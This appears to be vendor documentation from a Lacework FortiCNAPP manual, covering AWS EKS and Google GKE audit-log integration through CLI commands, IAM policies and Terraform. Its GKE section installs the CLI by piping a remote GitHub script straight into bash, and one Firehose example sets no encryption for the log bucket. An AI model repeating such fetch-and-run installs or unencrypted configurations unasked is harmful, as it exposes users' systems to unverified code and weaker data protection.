Configuring Kubernetes runtime security monitoring on Lacework FortiCNAPP involves the following steps:

- Step 1: Set up AWS resources.
- Step 2: Create an EKS integration in the Lacework FortiCNAPP Console to allow Lacework FortiCNAPP to track audit logs from all EKS clusters that belong to your AWS account.
- Step 3: Instrument each EKS cluster for the EKS integration created by using a subscription filter to set up your resources to send logs from EKS log groups to Lacework FortiCNAPP.

Prerequisites

- Ensure that you are deploying the integration to a In which AWS regions can I deploy Lacework FortiCNAPP Integrations? on page 245.
- Enable audit logging on the clusters that you want to integrate. You can do this via the AWS CLI using the following command:

  ```
  aws eks --region <region> update-cluster-config --name <cluster_name> \
  --logging '{"clusterLogging":[{"types":["audit"],"enabled":true}]}'
  ```

  Replace:
  - `<region>` with your AWS region.
  - `<EKS_cluster_name>` with the name of the EKS cluster.

Step 1: Set Up AWS Resources

Setting up AWS resources includes the following actions:

- Create an SNS topic.
- Create an SNS policy to allow sending notifications to the Lacework FortiCNAPP SQS queue and to allow the Lacework FortiCNAPP AWS account to subscribe.
- Create a subscription to the SNS topic. Create one SNS subscription for each EKS audit log integration (for example, for each AWS account).
- Create an S3 bucket.
- Create a Kinesis Data Firehose.
  - Firehose delivery role with permissions to post to the S3 bucket.
  - Set the S3 destination.

- Create a cross-account IAM role with permissions that Lacework FortiCNAPP assumes to make API calls.

Log in to AWS and use CloudShell to run the commands in the following sections.

Create an SNS Topic

1. Run the following command:

   ```
   aws sns create-topic --name <topic_name>
   ```

   Replace `<topic_name>` with the desired name for the topic.
2. Record the ARN of the topic to use in the next section.

Set the SNS Topic Policy

Run the following command:

```
aws sns set-topic-attributes --topic-arn <Lacework_EKS_SNS_topic_ARN> --attribute-name Policy --
attribute-value '{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllowLaceworkToSubscribe",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::434813966438:role/lacework-platform"
            },
            "Action": "sns:Subscribe",
            "Resource": "<Lacework_EKS_SNS_topic_ARN>"
        },
        {
            "Sid": "AllowS3ToPublish",
            "Effect": "Allow",
            "Principal": {
                "Service": "s3.amazonaws.com"
            },
            "Action": "sns:Publish",
            "Resource": "<Lacework_EKS_SNS_topic_ARN>",
            "Condition": {
                "StringEquals": {
                    "aws:SourceAccount": "<AWS_account_ID>"
                },
                "ArnLike": {
                    "aws:SourceArn": "arn:aws:s3:*:*:<resource_name_prefix>-lacework-eks"
                }
            }
        }
    ]
}'
```

Replace:

- <Lacework_EKS_SNS_topic_ARN> with the ARN of the SNS topic.
- <AWS_account_ID> with the AWS account being integrated.
- <resource_name_prefix> with the resource name prefix.

Create an S3 Bucket

1. Run the following command:

   ```
   aws s3api create-bucket --bucket <resource_name_prefix>-lacework-eks --region <region>
   ```

   Replace:
   - <resource_name_prefix> with the resource name prefix.
   - <region> with your AWS region.
2. Record the ARN of the bucket to use in the next section.

Set S3 Bucket Notification

Run the following command:

```
aws s3api put-bucket-notification-configuration --bucket <bucket_ARN> --notification-configuration
'{
    "TopicConfigurations":[
       {
          "TopicArn":"<Lacework_EKS_SNS_topic_ARN>",
          "Events":[
             "s3:ObjectCreated:*"
          ],
          "Filter":{
             "Key":{
                "FilterRules":[
                   {
                      "Name":"prefix",
                      "Value":"eks_audit_logs/<AWS_account_ID>"
                   }
                ]
             }
          }
       }
    ]
}'
```

Replace:

- <bucket_ARN> with the ARN of the S3 bucket.
- <Lacework_EKS_SNS_topic_ARN> with the ARN of the SNS topic.
- <AWS_account_ID> with the AWS account being integrated.

Create an IAM Role for Kinesis Firehose

Run the following command:

```
aws iam create-role --role-name <role_name> --assume-role-policy-document '{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Service": "firehose.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}'
```

Replace `<role_name>` with the desired name for the IAM role.

Attach an IAM Policy to the IAM Role for Kinesis Firehose

Run the following command:

```
aws iam put-role-policy --role-name <role_name> --policy-name <policy_name> --policy-document '{
    "Version":"2012-10-17",
    "Statement":[
        {
            "Effect":"Allow",
            "Action":"s3:PutObject",
            "Resource":"<bucket_ARN>/eks_audit_logs/<AWS_account_ID>/*"
        }
    ]
}'
```

Replace:

- `<role_name>` with the name of the IAM role for Firehose.
- `<policy_name>` with the desired name for the IAM policy.
- `<bucket_ARN>` with the ARN of the S3 bucket.
- `<AWS_account_ID>` with the AWS account being integrated.

Create a Kinesis Firehose Delivery Stream

Run the following command:

```
aws firehose create-delivery-stream --delivery-stream-name <delivery_stream_name> --delivery-
stream-type DirectPut --s3-destination-configuration '{
    "RoleARN": "<role_ARN>",
```

```
    "BucketARN": "<bucket_ARN>",
    "Prefix": "eks_audit_logs/<AWS_account_ID>/",
    "ErrorOutputPrefix": "audit_logs/<AWS_account_ID>/error/",
    "BufferingHints": {
        "IntervalInSeconds": 300,
        "SizeInMBs": 100
    },
    "CloudWatchLoggingOptions": {
        "Enabled": false
    },
    "CompressionFormat": "UNCOMPRESSED",
    "EncryptionConfiguration": {
        "NoEncryptionConfig": "NoEncryption"
    }
}'
```

Replace:

- `<delivery_stream_name>` with the desired name for the Kinesis Firehose delivery stream.
- `<role_ARN>` with the ARN of the IAM role for Firehose.
- `<bucket_ARN>` with the ARN of the S3 bucket.
- `<AWS_account_ID>` with the AWS account being integrated.

Record the ARN of the Firehose delivery stream to use later when configuring CloudWatch Logs.

Create an IAM Role for Cross-Account Access

Run the following command:

```
aws iam create-role --role-name <role_name> --assume-role-policy-document '{

    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::434813966438:role/lacework-platform"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": [
                        "lweid:aws:v2:<tenant_name>:<AWS_account_ID>:<unique_id>"
                    ]
                }
            }
        }
    ]
}'
```

- Replace `<role_name>` with the desired name for the IAM role.
- `434813966438:role/lacework-platform` is the Lacework FortiCNAPP account ID and Lacework FortiCNAPP role name.
- For `sts:ExternalId`, provide an external ID, which must consist of your Lacework FortiCNAPP tenant name (from your Lacework FortiCNAPP URL `<tenant_name>.lacework.net`), AWS account being integrated, and a random 10 character string. See the complete External ID Format on page 240 to verify it is Lacework FortiCNAPP-compliant. Copy the external ID so you can use it later in the onboarding process when you configure the integration from the Lacework FortiCNAPP Console.

Attach an IAM Policy to the IAM Role for Cross-Account Access

Run the following command:

```
aws iam put-role-policy --role-name <role_name> --policy-name <policy_name> --policy-document '{
    "Version":"2012-10-17",
    "Statement":[
        {
            "Sid":"S3Permissions",
            "Effect":"Allow",
            "Action":"s3:GetObject",
            "Resource":[
                {
                    "Fn::If":[
                    "CreateNewBucket",
                    "arn:aws:s3:::<resource_name_prefix>-lacework-eks",
                    "arn:aws:s3:::<resource_name_prefix>-lacework-eks/*"
                    ]
                }
            ]
        },
        {
            "Sid":"SNSPermissions",
            "Effect":"Allow",
            "Action":[
                "sns:GetTopicAttributes",
                "sns:Subscribe",
                "sns:Unsubscribe"
            ],
            "Resource":"<Lacework_EKS_SNS_topic_ARN>"
        },
        {
            "Sid":"AccountAliasPermissions",
            "Effect":"Allow",
            "Action":"iam:ListAccountAliases",
            "Resource":"*"
        },
        {
            "Fn::If":[
                "AllowDebuggingPermissionsCondition",
```

```
                {
                    "Sid":"DebugPermissions",
                    "Effect":"Allow",
                    "Action":[
                    "eks:ListClusters",
                    "logs:DescribeLogGroups",
                    "logs:DescribeSubscriptionFilters",
                    "firehose:ListDeliveryStreams",
                    "firehose:DescribeDeliveryStream"
                    ],
                    "Resource":"*"
                },
                {"Ref":"AWS::NoValue"}
            ]
        },
        {
            "Fn::If":[
                "AllowDebuggingPermissionsCondition",
                {
                    "Sid":"S3DebugPermissions",
                    "Effect":"Allow",
                    "Action":[
                    "s3:GetBucketAcl",
                    "s3:GetBucketLocation",
                    "s3:GetBucketNotificationConfiguration"
                    ],
                    "Resource":"<bucket_ARN>"
                },
                {"Ref":"AWS::NoValue"}
            ]
        }
    ]
}'
```

Replace:

- `<role_name>` with the name of the IAM role for cross-account access.
- `<policy_name>` with the desired name for the IAM policy.
- `<resource_name_prefix>` with the resource name prefix.
- `<Lacework_EKS_SNS_topic_ARN>` with the ARN of the SNS topic.
- `<bucket_ARN>` with the ARN of the S3 bucket.

Step 2: Create an Integration in the Lacework FortiCNAPP Console

Creating an integration allows Lacework FortiCNAPP to track audit logs from all EKS clusters that belong to your AWS account. If you have multiple AWS accounts, you must add multiple EKS audit log integrations in Lacework FortiCNAPP, one for each AWS account you have.

If you have EKS clusters in multiple AWS regions, we recommend creating multiple EKS audit log integrations, one for each AWS account per region. Multiple EKS clusters can belong to a single Lacework FortiCNAPP EKS audit log integration.

To create the integration, follow these steps:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *Manual configuration*.
5. Click *Next*.
6. Select *EKS Audit Log*.
7. Enter a unique name that displays in the Lacework FortiCNAPP Console.
8. Enter the account ID of the AWS account to integrate.
9. Paste the external ID that you created when setting up the AWS resources. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to Update the External ID in the AWS Console on page 240 before returning here to finish the integration.
10. Enter the ARN of the cross-account role that you created when setting up the AWS resources.
11. Complete the remaining fields and click *Save*.

The new integration now appears in the Cloud accounts on page 2273 page.

Step 3: Instrument EKS Clusters

Instrumenting EKS clusters creates and sets up the EKS clusters as well as any other AWS resources required to ingest the logs from the EKS log groups to Lacework FortiCNAPP. You must also enable audit logging for the EKS cluster in the AWS account.

Log in to AWS and use CloudShell to run the commands in the following sections.

Enable EKS Logs

Ensure audit logging is enabled on the clusters that you want to integrate.

For more information, go to Amazon EKS control plane logging.

Integrate EKS Clusters

Completing the steps in this section instruments each EKS cluster in the EKS integration you just created.

Create an IAM Role for CloudWatch Logs

Run the following command:

```
aws iam create-role --role-name <role_name> --assume-role-policy-document '{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Service": "logs.<region>.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}'
```

Replace:

- `<role_name>` with the desired name for the IAM role.
- `<region>` with your AWS region.

Attach an IAM Policy to the IAM Role for CloudWatch Logs

Run the following command:

```
aws iam put-role-policy --role-name <role_name> --policy-name <policy_name> --policy-document '{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": ["firehose:putRecord", "firehose:putRecordBatch"],
            "Resource": "<firehose_ARN>"
        }
    ]
}'
```

Replace:

- `<role_name>` with the name of the IAM role for CloudWatch.
- `<policy_name>` with the desired name for the IAM policy.
- `<firehose_ARN>` with the ARN of the Kinesis Firehose delivery stream created for the EKS integration.

Create a Subscription Filter for CloudWatch Logs

Run the following command:

```
aws logs put-subscription-filter --log-group-name "/aws/eks/<EKS_cluster_name>/cluster" --filter-
name "<filter_name>" --filter-pattern "{ $.stage = \"ResponseComplete\" && $.requestURI !=
\"/version\" && $.requestURI != \"/version?*\" && $.requestURI != \"/metrics\" && $.requestURI !=
\"/metrics?*\" && $.requestURI != \"/logs\" && $.requestURI != \"/logs?*\" && $.requestURI !=
\"/swagger*\" && $.requestURI != \"/livez*\" && $.requestURI != \"/readyz*\" && $.requestURI !=
\"/healthz*\" }" --destination-arn "<firehose_ARN>" --role-arn "<role_arn>"
```

Replace:

- `<EKS_cluster_name>` with the name of the EKS cluster.
- `<filter_name>` with the desired name for the filter.
- `<firehose_ARN>` with the ARN of the Kinesis Firehose delivery stream created for the EKS integration.
- `<role_arn>` with the ARN of the IAM role for CloudWatch.

Verify the Integration is Set Up

To verify logs are flowing from the CloudWatch log group to the S3 bucket, look for objects created in the S3 bucket under the prefix `eks_audit_logs/<aws-account-id>/`.

To verify SNS notifications for the creation of S3 objects:

- Create an email subscription on the SNS topic and ensure you confirm the subscription by clicking the link sent to your inbox. Every time a log is written, you should receive an email with the key details.
- Logs are created every 5 minutes.

Disable or Delete EKS Audit Log Integrations

Disable EKS Audit Log Integrations

If you disable an EKS audit log integration, Lacework FortiCNAPP stops processing messages for the associated AWS account. EKS clusters that belong to that account will not be analyzed.

Disablement unsubscribes the SNS topic but does not stop Firehose from writing to the S3 bucket.

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Locate the integration you want to disable and under the *Status* column toggle Enabled.

If you re-enable an integration, Lacework FortiCNAPP starts processing new SQS messages again. “Catchup” processing does not occur and is not supported.

Delete Integrations

Deleting an integration deletes all the resources in your AWS account that were created during the integration's setup.

To delete an integration, you can use the AWS Console or CLI to delete the CloudFormation stack. This deletes all of the associated resources except the S3 bucket. Note that the S3 bucket is not deleted so you can choose whether or not to retain the logs.

Use the AWS Console

1. Log in to the AWS Console.
2. Open the AWS CloudFormation console.
3. Go to *Stacks* and select the stack that you want to delete. The stack must be currently running.
4. In the stack details pane, click *Delete*.
5. Click *Delete stack*.

Use the AWS CLI

Run the following command:

```
aws cloudformation delete-stack --stack-name <stack-name>
```

Disable/Delete Individual EKS Clusters

At any time you can stop a cluster from sending logs to Lacework FortiCNAPP using one of the following methods:

- Disable audit logging on the EKS cluster.
- Delete resources created during EKS cluster instrumentation.

Disable Audit Logging on the EKS Cluster

To stop sending logs from an EKS cluster, disable audit logging on that EKS cluster.

Use the AWS Console

1. Log in to the AWS Console.
2. Go to the EKS Clusters page.
3. Click a cluster to display its cluster information.
4. Click the Configuration tab.
5. Click the Logging tab.
6. Click *Manage logging*.
7. Disable the Audit logs.
8. Save changes.

Use the AWS CLI

Run the following command:

```
aws eks update-cluster-config \
    --region <region-code> \
    --name <prod> \
    --logging '{"clusterLogging":[{"types":["audit"],"enabled":false}]}'
```

Delete Resources Created During EKS Cluster Instrumentation

To stop sending logs from an EKS cluster, delete the resources that were created when you instrumented that EKS cluster.

Use the AWS Console

1. Log in to the AWS Console.
2. Open the AWS CloudFormation console.
3. Go to *Stacks* and select the stack that you want to delete. The stack must be currently running.
4. In the stack details pane, click *Delete*.

5. Click *Delete stack*.

Use the AWS CLI

Run the following command:

```
aws cloudformation delete-stack --stack-name <stack-name>
```

Download CloudFormation Template Files Using the API

You can download CloudFormation template files using the Template Files API.

Download the EKS Audit CloudFormation Template File

The EKS Audit CloudFormation template file configures resources to allow for the monitoring of Kubernetes runtime security using EKS audit logs.

1. Generate and specify an access token in the request header using the instructions in API Keys and Access Tokens.
2. Invoke the following endpoint:

```
GET https://api.lacework.net/api/v2/TemplateFiles/AwsEksAudit
```

Download the EKS Audit CloudFormation Subscription Filter Template File

After you create the EKS audit log integration, you must instrument the cluster. The EKS Audit CloudFormation Subscription Filter template file configures an EKS cluster log group to monitor EKS runtime security.

1. Generate and specify an access token in the request header using the instructions in API Keys and Access Tokens.
2. Invoke the following endpoint:

```
GET https://api.lacework.net/api/v2/TemplateFiles/AwsEksAuditSubscriptionFilter
```

Optionally pass in `intgGuid` as a query parameter for the `AwsEksAuditSubscriptionFilter` template file name. This allows the `intgGuid` to get the SNS ARN, create the firehose ARN, and insert it into the template before returning it. This means you don't have to find the firehoseARN and insert it manually. Use the `GET https://api.lacework.net/api/v2/CloudAccounts` endpoint to obtain the integration's intgGuid.

This example invocation includes the `intgGuid`:

```
GET https://api.lacework.net/api/v2/TemplateFiles/AwsEksAuditSubscriptionFilter?intgGuid=<intg_
guid>
```

Invoking the endpoint in Postman returns the subscription filter in the response body.

Use the CLI

You can also use the Lacework FortiCNAPP CLI to download the CloudFormation subscription filter template file.

1. Configure the Lacework FortiCNAPP CLI. For more information, see Get Started with the Lacework FortiCNAPP CLI.
2. Run the following command:

```
lacework api get TemplateFiles/AwsEksAuditSubscriptionFilter?intgGuid=<intg_guid>
```

Manage an EKS Audit Log Integration Using Terraform

Overview

Lacework FortiCNAPP AWS EKS Audit Log Integration can be managed with Terraform via the use of the Lacework FortiCNAPP Terraform Provider

The Terraform Provider provides `lacework_integration_aws_eks_audit_log` for managing AWS EKS Audit Log Integrations.

Lacework FortiCNAPP Cloud Account AWS EKS Audit Log Terraform Resource

The `lacework_integration_aws_eks_audit_log` resource provides the ability to integrate AWS EKS Audit Logs with Lacework FortiCNAPP.

Example lacework_integration_aws_eks_audit_log

The following example shows how to define a Terraform resource to integrate an AWS EKS cluster's audit logs with Lacework FortiCNAPP.

```
resource "lacework_integration_aws_eks_audit_log" "example" {
  name    = "AWS EKS audit log integration example"
  sns_arn = "arn:aws:sns:us-west-2:123456789123:foo-lacework-eks"
  credentials {
    role_arn    = "arn:aws:iam::249446771485:role/lacework-iam-example-role"
    external_id = "12345"
  }
  retries = 10
}
```

For more information about the Lacework FortiCNAPP AWS EKS Audit Log Terraform resource, see lacework_aws eks audit log integration on the Terraform Registry.

GKE Audit Logs

This section contains information about the following topics:

- Kubernetes Audit Logs for GKE
- GKE Audit Log Integration - Terraform
- GKE Audit Log Integration - Manual
- GKE Audit Log FAQ

Kubernetes Audit Logs for GKE

Overview

To create the Polygraph for user and workload activities, Lacework FortiCNAPP ingests audit logs from user-selected GKE clusters to find anomalous events as described in the Kubernetes Behavior Anomaly Policies on page 618. You can create additional custom policies using the Lacework Query Language (LQL) to target any specific action or resource. Go to the Posture Policies on page 492 for more information.

Audit Logs Processed by Lacework FortiCNAPP

The GKE audit log policy is managed by Google and cannot be changed by the user. The logs do not contain sensitive information such as secrets or keys. Some events are excluded from the GKE audit policy and therefore are not sent to Lacework FortiCNAPP.

User Mapping

If GKE audit logs contain the Google Cloud identity of the actual user, Lacework FortiCNAPP is able to report the username of the person that triggered an activity inside GKE. The Polygraph and the API calls table will show the username.

Lacework FortiCNAPP reports Kubernetes impersonation (assumed role).

GKE Audit Log Integration

Lacework FortiCNAPP provides an easy way to ingest logs from any GKE cluster using Terraform. Go to GKE Audit Log Integration - Terraform on page 593 to get started.

GKE Audit Log Integration - Terraform

To integrate with GKE, we recommend using Create a GKE Audit Log Integration on page 317. The guided interface takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings > Integrations > Cloud accounts*.
2. Click *+ Add New*.
3. Click *Google Cloud Platform* and select *Guided configuration*.

Alternatively, follow the steps in this topic to use the Lacework FortiCNAPP CLI to generate Terraform code. Or you can create the `main.tf` file manually and run Terraform from Google Cloud Shell.

Overview

Lacework FortiCNAPP integrates with GKE Audit Logs in an event-based streaming pull mode for monitoring GKE admin read, data read, and data write events. This topic describes how to integrate with GKE by running Lacework FortiCNAPP Terraform modules from Google Cloud Shell.

If you are new to the Lacework FortiCNAPP Terraform provider, or Lacework FortiCNAPP Terraform modules, read Terraform for Lacework FortiCNAPP on page 420 to learn the basics on how to configure the provider and more.

Resources

Organization level integrations cover all existing projects in the organization, and automatically add any new projects added after the initial integration.

Project level integrations cover only specific projects and any new projects must be added as required.

To integrate at the organization or project level, Lacework FortiCNAPP requires the following resources be provisioned in Google Cloud:

- *Google Cloud Project* - A project to contain the required cloud resources with billing enabled. When integrating at the organization level, we recommend that you create a project specifically for Lacework FortiCNAPP resources. When integrating at the project level, all required resources for Lacework FortiCNAPP may be provisioned within the project being integrated.
- *Google Pub/Sub Topic* - Topic for GKE Audit Logs events
- *Google Pub/Sub Subscription* - Subscription for Lacework FortiCNAPP to pull the GKE Audit Log events from
- *Google Logging Sink* - To export Cloud Audit Logs to the Pub/Sub topic

- *Service Account for Lacework* - A service account will be created to provide Lacework FortiCNAPP read-only access to Google Cloud Platform with the following roles:
  - Project/Organization Level Integration
    - `roles/pubsub.publisher`
    - `roles/pubsub.subscriber`
    - `roles/monitoring.viewer`

For *organization* level integrations, follow the steps in Integrate GKE Audit Logs at the Organization Level.

For *project* level integrations, follow the steps in Integrate GKE Audit Logs at the Project Level.

Requirements

- *Google Cloud Shell* - Google Cloud Shell inherits the permissions of the user running Cloud Shell. Before beginning, determine whether the integration between Google Cloud and Lacework FortiCNAPP will be at the organization level or the project level, and then ensure the user account running Google Cloud Shell has the following permissions:
  - *Organization level integrations*
    - `roles/owner` - For an organization level integration, we recommend that you create a new project specifically for the Lacework FortiCNAPP resources. The user account used to run Google Cloud Shell must have `Owner` permissions for that project.
    - `roles/resourcemanager.organizationAdmin`
    - `roles/iam.organizationRoleAdmin`
  - *Project level integrations*
    - `roles/owner` - For a project level integration, we recommend that you use the project being integrated to provision the required resources. The user account used to run Google Cloud Shell must have `Owner` permissions for every project being integrated into Lacework FortiCNAPP.
- *Terraform provider for Lacework* - The Terraform provider for Lacework FortiCNAPP must be configured to authenticate with the Lacework FortiCNAPP API using a Lacework FortiCNAPP API key and secret access key. For information on configuring the Terraform Provider for Lacework FortiCNAPP, see Terraform for Lacework FortiCNAPP on page 420.
- Ensure that you are deploying the integration to a Lacework FortiCNAPP for Google Cloud FAQ on page 385.

Module Inputs Reference

For an up-to-date guide on all available configuration inputs, refer to the Terraform Registry documentation:

- GKE Audit Log Module Inputs
- Google Cloud Service Account Module Inputs

Module Dependencies

Lacework FortiCNAPP Terraform modules for Google Cloud have the following dependencies that will be installed when running `terraform init`:

- `lacework`
- `google`
- `random`
- `time`

For detailed information on these dependencies, visit Lacework FortiCNAPP on the Terraform Registry.

Google Cloud Shell Configuration

Google Cloud Shell is an embedded terminal/command-line interface that you can use within the Google Console. Google Cloud Shell comes with tools pre-installed like the Google Cloud SDK, `gcloud` command-line tool, and Terraform pre-installed to manage and automate your projects and resources in your environment.

Lacework FortiCNAPP provides a robust command-line interface that generates Terraform code, installs the Terraform CLI (if not already installed), and can run Terraform inside Cloud Shell.


Ingested Logs

Lacework FortiCNAPP ingests Admin Activity logs and Data Access logs. Admin Activity logs are enabled by Google Cloud by default. You may have to enable Data Access logs at an additional cost from Google Cloud to access the following event groups:


- ADMIN_READ: access to Kubernetes metadata and configuration
- DATA_READ: access to Kubernetes resources
- DATA_WRITE: creation and changes to Kubernetes resources

1. In the Google Cloud console, go to *IAM & Admin > Audit Logs*.

2. In the Data Access audit logs configuration table next to *Filter*, start typing *Kubernetes* and select *Kubernetes Engine API*.



3. With *Kubernetes Engine API* selected, select the logs and click *Save*.



See the following Google Cloud documentation about Configure Data Access audit logs for additional details.

Launch Google Cloud Shell within Google Console

To open Google Cloud Shell, click the Cloud Shell icon in the header bar of the Google Console, and it will launch the Cloud Shell in a pane at the bottom of the browser.

Install the Lacework FortiCNAPP CLI in Google Cloud Shell

The Terraform provider for Lacework FortiCNAPP leverages the configuration from the Lacework FortiCNAPP CLI to authenticate with the Lacework FortiCNAPP API and configure accounts. Run the following commands to install the Lacework FortiCNAPP CLI:

```
mkdir -p "$HOME"/bin
curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash -s -- -d
"$HOME"/bin
```

When the script completes, type `exit` followed by enter to exit your shell. After the shell exits, open Cloud Shell again and the Lacework FortiCNAPP CLI will be ready for use.

Create Lacework FortiCNAPP API Key

The Lacework FortiCNAPP CLI requires an API key and secret to authenticate with Lacework FortiCNAPP. Lacework FortiCNAPP API keys can be created by Lacework FortiCNAPP account administrators via the Lacework FortiCNAPP Console. For more information, go to API keys on page 2283.

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Settings* > *Configuration* > *API keys*.
3. Click *+ Add New*.
4. Enter a name for the key and an optional description.
5. Click *Save*.
6. Click the ... icon and then *Download* to save the API key file locally.

The contents of your API key contain a `keyId` `secret`, `subAccount`, and `account`:

```
{
  "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
  "secret": "_abc1234e243a645bcf173ef55b837c19",
  "subAccount": "myaccount",
  "account": "myaccount.lacework.net"
}
```

Configure the Lacework FortiCNAPP CLI

Google Cloud Shell lets you drag-and-drop the generated `KEY.json` to upload it automatically.

To configure the CLI with the API key downloaded from the previous step, use the `lacework configure` command in Cloud Shell and provide the following:

- `account`: Account subdomain of URL (i.e. `YourAccount.lacework.net`)
- `api_key`: API Access Key
- `api_secret`: API Access Secret

Run the command:

```
user@cloudshell:~ $ lacework configure -j CUSTOMER_
EED10DA9136E9F763477FF5933464DD0C3DADF2CDDEFABC.json
▸ Account: your_account_name
▸ Access Key ID: CUSTOMER_EED10DA9136E9F763477FF5933464DD0C3DADF2CDDEFABC
▸ Secret Access Key: (****************************26a0)

You are all set!
```

For more information, see Lacework FortiCNAPP CLI documentation.

Deployment Scenarios

- *Integrate GKE Audit Logs at the organization level* - This deployment scenario configures a new Lacework FortiCNAPP GKE Audit Log integration for the entire organization.
- *Integrate GKE Audit Logs at the project level* - This deployment scenario configures a new Lacework FortiCNAPP GKE Audit Log integration at the single project level.

Integrate GKE Audit Logs at the Organization Level

The following section covers integrating Google Cloud and Lacework FortiCNAPP for analysis of GKE Audit Logs at the organization level.

Create a Google Cloud Project Using the Google Cloud Console

When creating an integration at the Google Cloud organization level, we recommend having a dedicated project to provision the required resources for the integration between Google Cloud and Lacework FortiCNAPP. Create the Google Cloud project before running Terraform.

1. Log in to the Google Cloud Console.
2. Select the project drop-down and click *New Project*.
3. Give the project a *Project Name*, select a *Billing Account*, select the *Organization* you are integrating.
4. Click *Create* to create the new project.

Configure Project Owner Permissions to User Account

These next steps configure `role/owner` permission on the project for the user running Google Cloud Shell.

1. In the Google Cloud Console, select the project created for Lacework FortiCNAPP resources.
2. Click the navigation menu and select *IAM & Admin > IAM*.
3. Filter the list and find the user account that will be used to run Google Cloud Shell.

